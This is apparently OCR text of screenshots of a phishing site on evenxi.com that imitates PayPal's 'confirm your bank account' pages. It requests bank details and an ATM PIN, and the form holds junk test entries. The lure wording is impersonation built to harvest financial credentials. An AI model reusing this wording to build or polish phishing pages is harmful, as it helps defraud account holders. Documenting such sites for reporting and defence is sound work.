
Your security is our top priority

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



evenxi.com

Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account


La Rive Gauche	Not Sure
More$Ecret	121212121

✓ ATM PIN

123?

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



evenxi.com

Thank You - PayPal

PayPal Log In

Your account is ready to use!

Shop, sell things, and transfer money with PayPal now.

Go shopping

Shop safer online and in storesjust look for the PayPal logo when you check out.

Buy

Sell something

Sell on eBay or your web site. Get paid instantly, securely.


Sell

Transfer money

Pay a friend back for lunch. Raise money for a group gift. Its fast and easy.

Transfer

© 1999 - 2015 PayPal Inc. Privacy Legal Contact

